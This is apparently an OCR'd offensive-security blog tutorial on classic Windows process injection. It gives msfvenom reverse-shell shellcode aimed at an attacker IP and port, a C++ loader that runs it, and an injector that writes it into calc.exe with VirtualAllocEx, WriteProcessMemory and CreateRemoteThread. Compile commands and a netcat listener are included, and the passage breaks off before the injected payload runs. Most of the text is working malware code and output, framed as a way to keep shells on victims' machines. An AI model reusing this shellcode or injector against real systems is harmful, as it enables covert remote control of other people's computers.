
Classic code injection into the process. Simple C++ malware.

cocomelonc.github.io/tutorial/2021/09/18/malware-injection-1.html

September 18, 2021

6 minute read

Hello, cybersecurity enthusiasts and white hackers!



This post is a Proof of Concept and is for educational purposes only.
Author takes no responsibility of any damage you cause.

Let's talk about code injection. What is code injection? And why we do that?

Code injection technique is a simply method when one process, in our case it's our malware, inject code into another running process.

For example, you have your malware, it's a dropper from phishing attack or a trojan you managed to deliver to your victim or it can be anything running your code. And for some reason, you might want to run your payload in a different process. What do I mean by that? In this post we will not consider the creation of trojan, but for example, let's say that your payload got executed inside `word.exe` which have a limited time of living. Let's say your successfully got a remote shell, but you know that, your victim close `word.exe`, so in this situation you have to migrate to another process if you want to preserve your session.

In this post we will discuss about a classic technique which are payload injection using debugging API.

Firstly, let's go to prepare our payload. For simplicity, we use `msfvenom` reverse shell payload from Kali linux.

On attacker's machine run:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.9.1.6 LPORT=4444 -f c
```

where `10.9.1.6` is our attacker's machine IP address, and `4444` is port which we run listener later.

```
kali@kali ~/projects/cybersec_blog/2021-09-19-injection-1 msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.9.1.6 LPORT=4444 -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 460 bytes
Final size of c file: 1957 bytes
unsigned char buf[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50\x52"
"\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48"
"\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"
"\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"
"\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48"
"\x01\xd0\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01"
"\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48"
"\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0"
"\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c"
"\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0"
"\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"
"\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59"
"\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48"
"\x8b\x12\xe9\x57\xff\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33"
"\x32\x00\x00\x41\x56\x49\x89\xe6\x48\x81\xec\xa0\x01\x00\x00"
"\x49\x89\xe5\x49\xbc\x02\x00\x11\x5c\x0a\x09\x01\x06\x41\x54"
"\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5\x4c"
"\x89\xea\x68\x01\x01\x00\x00\x59\x41\xba\x29\x80\x6b\x00\xff"
"\xd5\x50\x50\x4d\x31\xc9\x4d\x31\xc0\x48\xff\xc0\x48\x89\xc2"
"\x48\xff\xc0\x48\x89\xc1\x41\xba\xea\x0f\xdf\xe0\xff\xd5\x48"
"\x89\xc7\x6a\x10\x41\x58\x4c\x89\xe2\x48\x89\xf9\x41\xba\x99"
"\xa5\x74\x61\xff\xd5\x48\x81\xc4\x40\x02\x00\x00\x49\xb8\x63"
"\x6d\x64\x00\x00\x00\x00\x00\x41\x50\x41\x50\x48\x89\xe2\x57"
"\x57\x57\x4d\x31\xc0\x6a\x0d\x59\x41\x50\xe2\xfc\x66\xc7\x44"
"\x24\x54\x01\x01\x48\x8d\x44\x24\x18\xc6\x00\x68\x48\x89\xe6"
```


Let's start with simple C++ code of our malware, which is used by me in AV evasion part 1 post:

```
/*
cpp implementation malware example with msfvenom payload
*/
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

// our payload: reverse shell (msfvenom)
unsigned char my_payload[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50\x52"
"\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48"
"\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"
"\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"
"\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48"
"\x01\xd0\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01"
"\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48"
"\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0"
"\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c"
"\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0"
"\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"
"\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59"
"\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48"
"\x8b\x12\xe9\x57\xff\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33"
"\x32\x00\x00\x41\x56\x49\x89\xe6\x48\x81\xec\xa0\x01\x00\x00"
"\x49\x89\xe5\x49\xbc\x02\x00\x11\x5c\x0a\x09\x01\x06\x41\x54"
"\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5\x4c"
"\x89\xea\x68\x01\x01\x00\x00\x59\x41\xba\x29\x80\x6b\x00\xff"
"\xd5\x50\x50\x4d\x31\xc9\x4d\x31\xc0\x48\xff\xc0\x48\x89\xc2"
"\x48\xff\xc0\x48\x89\xc1\x41\xba\xea\x0f\xdf\xe0\xff\xd5\x48"
"\x89\xc7\x6a\x10\x41\x58\x4c\x89\xe2\x48\x89\xf9\x41\xba\x99"
"\xa5\x74\x61\xff\xd5\x48\x81\xc4\x40\x02\x00\x00\x49\xb8\x63"
"\x6d\x64\x00\x00\x00\x00\x00\x41\x50\x41\x50\x48\x89\xe2\x57"
"\x57\x57\x4d\x31\xc0\x6a\x0d\x59\x41\x50\xe2\xfc\x66\xc7\x44"
"\x24\x54\x01\x01\x48\x8d\x44\x24\x18\xc6\x00\x68\x48\x89\xe6"
"\x56\x50\x41\x50\x41\x50\x41\x50\x49\xff\xc0\x41\x50\x49\xff"
"\xc8\x4d\x89\xc1\x4c\x89\xc1\x41\xba\x79\xcc\x3f\x86\xff\xd5"
"\x48\x31\xd2\x48\xff\xca\x8b\x0e\x41\xba\x08\x87\x1d\x60\xff"
"\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd\x9d\xff\xd5\x48"
"\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13"
"\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5";

unsigned int my_payload_len = sizeof(my_payload);

int main(void) {
  void * my_payload_mem; // memory buffer for payload
  BOOL rv;
  HANDLE th;
  DWORD oldprotect = 0;

  // Allocate a memory buffer for payload
  my_payload_mem = VirtualAlloc(0, my_payload_len, MEM_COMMIT | MEM_RESERVE,
```

```
PAGE_READWRITE);

  // copy payload to buffer
  RtlMoveMemory(my_payload_mem, my_payload, my_payload_len);

  // make new buffer as executable
  rv = VirtualProtect(my_payload_mem, my_payload_len, PAGE_EXECUTE_READ,
&oldprotect);
  if ( rv != 0 ) {

    // run payload
    th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) my_payload_mem, 0, 0, 0);
    WaitForSingleObject(th, -1);
  }
  return 0;
}
```

The only difference is the our payload.
Let's check firstly. Compile:

```
x86_64-w64-mingw32-gcc evil.cpp -o evil.exe -s -ffunction-sections -fdata-sections -
Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-
libgcc
```




prepare listener:

```
nc -lvp 4444
```


and run from victim's machine:

```
.\evil.exe
```




As you can see, everything is ok.

For investigating `evil.exe` we will use Process Hacker. Process Hacker is an open-source tool that will allow you to see what processes are running on a device, identify programs that are eating up CPU resources and identify network connections that are associated with a process.




Then in the `Network` tab we will see that our process establish connection to `10.9.1.6:4444` (attacker's host):




So, let's go to inject our payload to process. For example, `calc.exe`. So, what you want is to pivot to a target process or in other words to make your payload executing somehow in another process on the same machine. For example in a `calc.exe`.


The first thing is to allocates some memory inside your target process and the size of the buffer has to be at least of size of your payload:



Then you copy your payload to the target process `calc.exe` into the allocated memory:



and then “ask” the system to start executing your payload in a target process, which is `calc.exe`.



So, let’s go to code this simple logic. Now the most popular combination to do this is using built-in Windows API functions which are implemented for debugging purposes. There are:
VirtualAllocEx
WriteProcessMemory
CreateRemoteThread

Very basic example is:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>

// reverse shell payload (without encryption)
unsigned char my_payload[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50\x52"
"\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48"
"\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"
"\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"
"\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48"
"\x01\xd0\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01"
"\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48"
"\xff\xc9\x41\x8b\x34\x88\x48\x01\xd6\x4d\x31\xc9\x48\x31\xc0"
"\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c"
"\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0"
"\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"
"\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59"
"\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48"
"\x8b\x12\xe9\x57\xff\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33"
"\x32\x00\x00\x41\x56\x49\x89\xe6\x48\x81\xec\xa0\x01\x00\x00"
"\x49\x89\xe5\x49\xbc\x02\x00\x11\x5c\x0a\x09\x01\x06\x41\x54"
"\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5\x4c"
"\x89\xea\x68\x01\x01\x00\x00\x59\x41\xba\x29\x80\x6b\x00\xff"
"\xd5\x50\x50\x4d\x31\xc9\x4d\x31\xc0\x48\xff\xc0\x48\x89\xc2"
"\x48\xff\xc0\x48\x89\xc1\x41\xba\xea\x0f\xdf\xe0\xff\xd5\x48"
"\x89\xc7\x6a\x10\x41\x58\x4c\x89\xe2\x48\x89\xf9\x41\xba\x99"
"\xa5\x74\x61\xff\xd5\x48\x81\xc4\x40\x02\x00\x00\x49\xb8\x63"
"\x6d\x64\x00\x00\x00\x00\x00\x41\x50\x41\x50\x48\x89\xe2\x57"
"\x57\x57\x4d\x31\xc0\x6a\x0d\x59\x41\x50\xe2\xfc\x66\xc7\x44"
"\x24\x54\x01\x01\x48\x8d\x44\x24\x18\xc6\x00\x68\x48\x89\xe6"
"\x56\x50\x41\x50\x41\x50\x41\x50\x49\xff\xc0\x41\x50\x49\xff"
"\xc8\x4d\x89\xc1\x4c\x89\xc1\x41\xba\x79\xcc\x3f\x86\xff\xd5"
"\x48\x31\xd2\x48\xff\xca\x8b\x0e\x41\xba\x08\x87\x1d\x60\xff"
"\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd\x9d\xff\xd5\x48"
"\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13"
"\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5";

unsigned int my_payload_len = sizeof(my_payload);

int main(int argc, char* argv[]) {
  HANDLE ph; // process handle
  HANDLE rt; // remote thread
  PVOID rb; // remote buffer

  // parse process ID
  printf("PID: %i", atoi(argv[1]));
  ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));

  // allocate memory buffer for remote process
  rb = VirtualAllocEx(ph, NULL, my_payload_len, (MEM_RESERVE | MEM_COMMIT),
```

```
PAGE_EXECUTE_READWRITE);

  // "copy" data between processes
  WriteProcessMemory(ph, rb, my_payload, my_payload_len, NULL);

  // our process start new thread
  rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)rb, NULL, 0, NULL);
  CloseHandle(ph);
  return 0;
}
```

First you need to get the PID of the process, you could enter this PID yourself in our case. Next, open the process with OpenProcess function provided by `Kernel32` library:

```
47    // parse process ID
48    printf("PID: %i", atoi(argv[1]));
49    ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(atoi(argv[1])));
```

Next, we use `VirtualAllocEx` which is allows to you to allocate memory buffer for remote process **(1)**:

```
51    // allocate memory buffer for remote process
52    rb = VirtualAllocEx(ph, NULL, my_payload_len, (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);
53                                                                                                    1
54    // "copy" data between processes
55    WriteProcessMemory(ph, rb, my_payload, my_payload_len, NULL);
56                                                                                                    2
57    // our process start new thread
58    rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)rb, NULL, 0, NULL);
59    CloseHandle(ph);
60    return 0;
61  }                                                                                                 3
```

Then, `WriteProcessMemory` allows you to copy data between processes, so copy our payload to `calc.exe` process **(2)**. And `CreateRemoteThread` is similar to `CreateThread` function but in this function you can specify which process should start the new thread **(3)**.

Let's go to compile this code:


```
x86_64-w64-mingw32-gcc evil_inj.cpp -o evil2.exe -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc
```

```
kali@kali ~/projects/cybersec_blog/2021-09-19-injection-1 x86_64-w64-mingw32-gcc evil_inj.cpp -o evil2.exe -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc
kali@kali ~/projects/cybersec_blog/2021-09-19-injection-1 ls -lt
total 64
-rwxr-xr-x 1 kali kali 40448 Sep 19 00:35 evil2.exe
-rw-r--r-- 1 kali kali  2781 Sep 19 00:12 evil_inj.cpp
-rwxr-xr-x 1 kali kali 15360 Sep 18 20:34 evil.exe
-rw-r--r-- 1 kali kali  2744 Sep 18 18:45 evil.cpp
kali@kali ~/projects/cybersec_blog/2021-09-19-injection-1
```

prepare listener:

```
nc -lvp 4444
```


and on victim's machine firstly execute `calc.exe`:



